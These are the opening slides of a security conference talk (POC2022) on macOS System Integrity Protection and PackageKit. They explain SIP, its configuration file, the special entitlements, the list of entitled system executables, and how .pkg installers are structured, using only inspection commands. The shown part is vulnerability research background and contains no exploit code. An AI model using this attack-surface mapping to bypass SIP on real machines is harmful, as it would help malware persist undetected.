POC2022

Package Disaster

Diving Deep into macOS PackageKit and Discovering 15+ New SIP-Bypass Vulnerabilities

Mickey Jin (@patch1t) of Trend Micro


About me

- Security Researcher from Trend Micro
- Malware Analyst
- Vulnerability Hunter
- 90+ CVEs from Apple in the past 2 years
- Reverse engineering and debugging enthusiast

@patch1t


Outline

1. Introduction to macOS SIP
2. PackageKit Internals
3. New Vulnerabilities & Exploitations (Demo)
4. Take Away



System Integrity Protection is a security technology in OS X El Capitan and later that's designed to help prevent potentially malicious software from modifying protected files and folders on your Mac. System Integrity Protection restricts the root user account and limits the actions that the root user can perform on protected parts of the Mac operating system.

Before System Integrity Protection, the root user had no permission restrictions, so it could access any system folder or app on your Mac. Software obtained root-level access when you entered your administrator name and password to install the software. That allowed the software to modify or overwrite any system file or app.



System Integrity Protection is designed to allow modification of these protected parts only by processes that are signed by Apple and have special entitlements to write to system files, such as Apple software updates and Apple installers. Apps that you download from the Mac App Store already work with System Integrity Protection. Other third-party software, if it conflicts with System Integrity Protection, might be set aside when you upgrade to OS X El Capitan or later.


https://support.apple.com/en-us/HT204899

System Integrity Protection


- Also known as Rootless (Root is not enough to make some modifications)
- Protect the entire system from tampering:
  - Prevent modification of system files
  - Deny debugger from attaching to Apple-signed processes
  - Disable unsigned kexts loading
  - Restrict some Dtrace actions
  - …
- Default is enabled, can only be disabled in Recovery Mode (Reboot, ⌘+R)

File System Protection

- A special sandbox applied to the entire system
- Configuration: **/System/Library/Sandbox/rootless.conf**



```
fuzz@fuzzs-Mac /tmp % cat /System/Library/Sandbox/rootless.conf
                                /Applications/Safari.app
                                /Library/Apple
TCC                             /Library/Application Support/com.apple.TCC
CoreAnalytics                   /Library/CoreAnalytics
NetFSPlugins                    /Library/Filesystems/NetFSPlugins/Staged
NetFSPlugins                    /Library/Filesystems/NetFSPlugins/Valid
                                /Library/Frameworks/iTunesLibrary.framework
KernelExtensionManagement       /Library/C
KernelExtensionManagement       /Library/K
MessageTracer                   /Library/M
AudioSettings                   /Library/P
```




```
fuzz@fuzzs-Mac /tmp % ls -laO@ /Library/Apple
total 0
drwxr-xr-x@  5 root  wheel  restricted  160 May 10 05:30 .
        com.apple.rootless        0
drwxr-xr-x  63 root  wheel  sunlnk     2016 May 20 13:02 ..
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 Library
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 System
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 usr
fuzz@fuzzs-Mac /tmp % sudo touch /Library/Apple/sip
touch: /Library/Apple/sip: Operation not permitted
fuzz@fuzzs-Mac /tmp %
```

What’s The Importance ?

- The cornerstone of many other security features.
  - e.g. TCC.db is SIP-protected, **SIP-Bypass** means **Full TCC-Bypass**
- The last line to protect the entire system from malware.
  - What if malware bypassed SIP ?
    - **Unremovable payload** -> make the malicious payload SIP-protected, Anti-Virus products have no way to remove it.
    - Steal all your privacy
- Breaking one feature may break them all.
  - They are working together as a whole.
  - e.g. If you can attach a debugger to Apple-signed processes, then all the other SIP features could also be bypassed.
  - Similarly, if you can bypass File System Protection, it is possible to get arbitrary kernel code execution, and then bypass all the others.

The Special Entitlements

- Plist (XML) embedded in the executable's **code signature**



```
mickey-mba:Downloads mickey$ codesign -d --entitlements - /System/Library/CoreServices/Software\ Update.a
pp/Contents/Resources/suhelperd
Executable=/System/Library/CoreServices/Software Update.app/Contents/Resources/suhelperd
[Dict]
        [Key] com.apple.rootless.install
        [Value]
                [Bool] true
        [Key] com.apple.rootless.critical
```

- **com.apple.rootless.install**
  - Only signed with a few special system executables
  - Grant **permission to modify system files** for special purpose, such as **updating the OS**
- com.apple.rootless.install.**heritable**
  - Permission can be inherited by all of its child-processes

The Entitled List

Scanning all the executables with the special entitlements from the entire OS:


- /System/Library/CoreServices/Software Update.app/Contents/Resources/suhelperd
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/deferred_install
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_installd
- /System/Library/PrivateFrameworks/ShoveService.framework/Versions/A/XPCServices/SystemShoveService.xpc/Contents/MacOS/SystemShoveService
- …

Outline


About PKG File

XAR Archive

```
$ pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg  /tmp/ProVideoFormats
```




```
$ pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg  /tmp/ProVideoFormats
```


MXFPlugIns_pkg
Resources
ProVideoFormats.pkg
Distribution
Macintosh HD › private › tmp › ProVideoFormats › MXFPlugIns_pkg › Scripts › postinstall_actions


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<installer-gui-script minSpecVersion="1">
    <options customize="never" hostArchitectures="x86_64,arm64" rootVolumeOnly="true"/>
    <title>SU_TITLE</title>
    <script/>
    <volume-check script="VolumeCheck()"/>
    <installation-check script="InstallationCheck()"/>
    <product version="2.2.2"/>
    <script>
            var updateName = "ProVideoFormats";

            function hasProApps()
            {
                    return (hasFCPTrial() || hasFCP() || hasMotion() || hasCompressor());
            }

            function hasFCPTrial()
```

```
$ pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg  /tmp/ProVideoFormats
```




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<pkg-info format-version="2" relocatable="true" overwrite-permissions="true" identifier="com.apple.pkg.MXFPlugI
ns" useHFSPlusCompression="true" auth="root" version="2.2.2.1.1634175759">
  <payload installKBytes="1658" numberOfFiles="9"/>
  <scripts>
    <postinstall file="postinstall"/>
  </scripts>
  <bundle-version>
    <bundle CFBundleVersion="148" CFBundleShortVersionString="1.13" SourceVersion="148000000000000" id="com.app
le.MXFMovieReaderPlugin" path="./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle"/>
    <bundle CFBundleVersion="19" CFBundleShortVersionString="3.0" SourceVersion="19000000000000" id="com.apple.
videoapps.appleaes3audio" path="./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component"/>
  </bundle-version>
</pkg-info>
```

$ pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg /tmp/ProVideoFormats




```
mickey-mba:Downloads mickey$ lsbom /tmp/ProVideoFormats/MXFPlugIns_pkg/Bom
.       41775   0/80
./Library       41775   0/80
./Library/Audio 40775   0/80
./Library/Audio/Plug-Ins        40775   0/80
./Library/Audio/Plug-Ins/Components     40775   0/80
./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component    40775   0/80
./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component/Contents   40775   0/80
./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component/Contents/Info.plist        100664  0/80    1384    720789491
